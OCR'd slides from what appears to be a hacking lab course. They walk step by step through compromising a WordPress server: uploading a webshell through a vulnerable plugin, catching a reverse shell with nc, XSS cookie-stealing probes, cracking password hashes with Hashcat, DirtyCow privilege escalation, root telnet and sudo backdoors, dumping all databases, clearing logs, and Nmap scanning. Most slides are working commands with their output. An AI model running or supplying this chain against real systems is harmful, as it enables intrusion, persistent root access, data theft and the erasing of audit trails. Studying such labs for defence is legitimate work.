
- Install vulnerable plugins with a backdoor account
  - Install the webshell uploading plugin.



Web hacking lab

Among the many ways to infect a system with malware is for an attacker to infiltrate the system and install malware. We will practice these methods.

- Install vulnerable plugins with a backdoor account
  - Install the webshell uploading plugin.



Web hacking lab

Among the many ways to infect a system with malware is for an attacker to infiltrate the system and install malware. We will practice these methods.

- PHP webshell - backdoor

```
wget https://raw.githubusercontent.com/tennc/webshell/master/php/b374k/b374k-3.2.3.php
```

```
cp webshell/php/b374k/b374k-3.2.3.php ~/backdoor.php
```

```
curl -k -X POST -F "action=upload" -F "Filedata=@./backdoor.php" -F "action=nm_webcontact_upload_file"
http://dev.fngs.kr/wp-admin/admin-ajax.php
```


```
root@kali:~# curl -k -X POST -F "action=upload" -F "Filedata=@./backdoor.php" -F "action=nm_webcont
act_upload_file" http://dev.fngs.kr/wp-admin/admin-ajax.php
{"status":"uploaded","filename":"1503496946-backdoor.php"}root@kali:~#
```

Web hacking lab

Among the many ways to infect a system with malware is for an attacker to infiltrate the system and install malware. We will practice these methods.

- PHP webshell - backdoor

http://dev.fngs.kr/wp-content/uploads/contact_files/1503496946-backdoor.php




Web hacking lab

Among the many ways to infect a system with malware is for an attacker to infiltrate the system and install malware. We will practice these methods.

- The nc command - reverse connection

http://dev.fngs.kr/wp-content/uploads/contact_files/1503496946-backdoor.php

```
root@kali:~# nc -lnvp 6666
listening on [any] 6666 ...
```




Web hacking lab

An XSS vulnerability is an attack in which an external attacker can exploit client scripts to cause a legitimate user trying to access a website to perform commands or actions intended by the attacker. Attackers can use this attack to induce a malicious server, hijack a session by extracting user cookie information, and more.

- Security impact

Threat attacker	Attack vector	Vulnerability awareness	Vulnerability difficulty	Technical impact	Business impact
• Internal users • External users • Admin	Average	Widely known	Easy	Average	Dependent on the value of the application function or affected data

- Vulnerability overview




Web hacking lab


Web pages are often built using dynamic mechanisms that are efficient for ease of development and time savings, but the flexibility of dynamic pages using variables can also lead to XSS vulnerabilities.

- Vulnerabilities and risks
  - Dynamic pages that take a message as a parameter → ease and speed development
    - A page that takes part of the configuration as a variable and inserts it into the HTML source.
  - Manipulate the contents of variables returned to a browser
  - User-executable client-side scripts

http://test.com/error.asp?message=Page not found.



http://test.com/error.asp?message=<script>alert('XSS');</script>




Web hacking lab

Web pages are often built using dynamic mechanisms that are efficient for ease of development and time savings, but the flexibility of dynamic pages using variables can also lead to XSS vulnerabilities.

- How to check

Inspection location	String to check	Vulnerable reaction
URL parameter	"><script>alert('XSS')</script>	Output XSS dialog box
URL parameter	"><script>alert(document.cookie)</script>	Output cookie value dialog box

- Example of a check for pages with XSS vulnerabilities



Web hacking lab

Stored XSS vulnerabilities take advantage of common input and display functions in web applications and occur when data entered by a malicious user is visible to other users without appropriate measures, such as filtering.

- What to look for when scanning for stored XSS vulnerabilities
  - All applications that receive input are scanned for
  - Thoroughly check for applications in the admin function
  - Check the security of the filtering functions
  - Review the application's file uploads/downloads
    - Check if HTML and TXT files are allowed to be uploaded
    - Check how the application controls uploaded files

Password cracking lab with JtR and Hashcat

Hashcat is a high performance hash cracking tool that rapidly attacks various hash algorithms to crack passwords. It uses GPU acceleration to perform large decryption tasks and is used in security testing and hacking scenarios.

- Password cracking
  - Create a dictionary file.

```
crunch 5 5 -f /usr/share/crunch/charset.lst lalpha -o wordlist.txt
```


```
root@kali:~# crunch 5 5 -f /usr/share/crunch/charset.lst lalpha -o wordlist.txt
Crunch will now generate the following amount of data: 71288256 bytes
67 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 11881376


crunch: 100% completed generating output
```

Password cracking lab with JtR and Hashcat

Hashcat is a high performance hash cracking tool that rapidly attacks various hash algorithms to crack passwords. It uses GPU acceleration to perform large decryption tasks and is used in security testing and hacking scenarios.

- Password cracking
  - Download a cracking tool, Hashcat.
    - Virtual Machine X
  - Copy the created dictionary file (wordlist.txt) and the extracted WordPress password (passwd.txt).



Password cracking lab with JtR and Hashcat

Hashcat is a high performance hash cracking tool that rapidly attacks various hash algorithms to crack passwords. It uses GPU acceleration to perform large decryption tasks and is used in security testing and hacking scenarios.

- Password cracking
  - Start cracking as follows.
  - See https://hashcat.net/wiki/doku.php?id=hashcat for crack code options.

```
hashcat64.exe -a 0 -m 400 -d 3 -o crack.txt passwd.txt wordlist.txt
```


```
Session..........: hashcat
Status...........: Running
Hash.Type........: phpass, MD5(Wordpress), MD5(phpBB3), MD5(Joomla)
Hash.Target......: $P$BwBGCV1t7piyvdrer7hCLAITAi6w0y.
Time.Started.....: Wed Mar 08 16:50:03 2017 (1 min, 12 secs)
Time.Estimated...: Wed Mar 08 16:53:39 2017 (2 mins, 24 secs)
Input.Base.......: File (wordlist.txt)
Input.Queue......: 1/1 (100.00%)
Speed.Dev.#3.....:    55042 H/s (8.99ms)
Recovered........: 0/1 (0.00%) Digests, 0/1 (0.00%) Salts
Progress.........: 3919872/11881376 (32.99%)
Rejected.........: 0/3919872 (0.00%)
Restore.Point....: 3919872/11881376 (32.99%)
Candidates.#3....: ipaqi -> irphf
HWMon.Dev.#3.....: Temp: 81c

[s]tatus [p]ause [r]esume [b]ypass [c]heckpoint [q]uit =>
```

Password cracking lab with JtR and Hashcat

Hashcat is a high performance hash cracking tool that rapidly attacks various hash algorithms to crack passwords. It uses GPU acceleration to perform large decryption tasks and is used in security testing and hacking scenarios.

- Password cracking
  - When the crack is complete, a crack.txt file is created that stores the hash and password.



  - Alternatively, you can use the following command.

```
hashcat64.exe -d 3 -m 400 -a 0 passwd.txt wordlist.txt --show
```

Application hacking lab

One of the many ways to infect a system with malware is for an attacker to infiltrate the system and install malware. We will practice these methods.

- Privilege escalation with DirtyCow
  - Webshell only gets web service privileges, must also get root privileges.

```
wget https://www.exploit-db.com/download/40616 -O cowroot.c

gcc cowroot.c -o cowroot -pthread

./cowroot
```

  - Quickly execute the following code > avoid kernel panic.

```
echo 0 > /proc/sys/vm/dirty_writeback_centisecs

mv /tmp/bak /usr/bin/passwd
```

Application hacking lab

One of the many ways to infect a system with malware is for an attacker to infiltrate the system and install malware. We will practice these methods.

- Install backdoor Telnet
  - You can have Telnet access to the server as root at any time without restarting the MySQL service.

```
export PATH=$PATH:/usr/local/sbin/
export PATH=$PATH:/usr/sbin/
export PATH=$PATH:/sbin

apt-get install -y xinetd telnetd

echo -e "service telnet\n{\n    disable = no\n    flags = REUSE\n    socket_type = stream\n    wait = no\n    user = root\n    server = /usr/sbin/in.telnetd\n    log_on_failure += USERID\n}" > /etc/xinetd.d/telnet

mv /etc/securetty /etc/securetty.old

passwd root

service xinetd restart
```

Application hacking lab

One of the many ways to infect a system with malware is for an attacker to infiltrate the system and install malware. We will practice these methods.

- Install backdoor Telnet
  - You can have Telnet access to the server as root at any time without restarting the MySQL service.

```
telnet dev.fngs.kr
```

```
DevOps login: root
Password:
Welcome to Ubuntu 14.04.3 LTS (GNU/Linux 3.19.0-25-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

407 packages can be updated.
228 updates are security updates.


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

root@DevOps:~#
```

Application hacking lab

One of the many ways to infect a system with malware is for an attacker to infiltrate the system and install malware. We will practice these methods.

- Set up a local backdoor account

```
useradd user1
```

  - You can temporarily enable sudo privileges by assigning a sudo group.

```
usermod -a -G sudo user1
```

```
hakawati@PT1-Server:~$ sudo apt-get update
[sudo] password for hakawati:
Hit:1 http://kr.archive.ubuntu.com/ubuntu xenial InRelease
Hit:2 http://kr.archive.ubuntu.com/ubuntu xenial-updates InRelease
Hit:3 http://kr.archive.ubuntu.com/ubuntu xenial-backports InRelease
Hit:4 http://security.ubuntu.com/ubuntu xenial-security InRelease
Reading package lists... Done
```

Application hacking lab

One of the many ways to infect a system with malware is for an attacker to infiltrate the system and install malware. We will practice these methods.

- Database dump
  - Database dump privileges should be disabled.

```
/etc/init.d/mysql stop
mysqld_safe --skip-grant-tables &
```

```
mysqldump --all-databases > hack.sql
pkill mysqld
/etc/init.d/mysql start
```

```
mv hack.sql /var/www/wordpress
```

Application hacking lab

One of the many ways to infect a system with malware is for an attacker to infiltrate the system and install malware. We will practice these methods.

- Database dump
  - Import a database.

```
wget http://192.168.0.140/hack.sql
```

  - Restore and analyze the database.

```
service mysql start
mysql < hack.sql
```

Application hacking lab

One of the many ways to infect a system with malware is for an attacker to infiltrate the system and install malware. We will practice these methods.

- Clear traces
  - Clear logs.
    - /var/log/mysql
    - /var/log/apache2
    - /var/log/apt/history.log
    - /var/log/auth.log
    - history -c
    - Other

Network security lab

There are two main types of scanning : passive and active. In layman's terms, you can think of them as timid scanning and proactive scanning.

- Passive scanning
  - Techniques that use third-party sites to gather information about a target in order to conduct an attack.
    - Google dorks
    - Netcraft
    - Whois
    - Shodan.io
    - Censys
- Active scanning
  - A scanning technique that passes scripts or commands directly to the target host to see the results.
    - Port scanning with Nmap
    - Check the addresses of other hosts using Nmap, etc.

Network security lab

Nmap is one of the most representative scanning tools for scanning. Each option offers different benefits to the user, and the quality of the information you get depends on how you use them. Also, each option is case-sensitive.

- Nmap options

-sT : open scan with connect() function	-PS : send only TCP SYN packets to check for system activation
-sS : SYN scan that does not establish a session	-PI : use ICMP to check for system activation
-sF : scan with FIN packets	-PB : use both TCP and ICMP to check for host activation
-sN : scan with null packets	-O : estimate the operating system
-sX : scan with Xmas packets	-I : use the Ident protocol (RFC1413) to check which user an open process belongs to
-sP : check if the host is up with ping	-n : do not perform DNS lookup
-sU : scan UDP ports	-R : perform DNS lookup
-sR : scan RPC ports	-PR : ARP ping
-sA : analyze TTL values for ACK packets	--traceroute : trace the route to the host
-sW : analyze window size for ACK packets	-PE : scan using ICMP echo
-b : scan FTP bounce	-PU : ping using UDP
-f : fragment packets to pass through the firewall when scanning	-PS : TCP SYN ping
-v : show scan details	-sL : list scan
-P0 : do not ping before scanning	-sn : do not scan ports
-PT : use TCP packets instead of ping	

Network security lab

When using the -sP option with Nmap, you can see which systems are active in the bandwidth you are searching for.

- Nmap usage
  - Search for active hosts
    - Option : -sP
    - E.g., nmap -sP 192.168.0.0/24

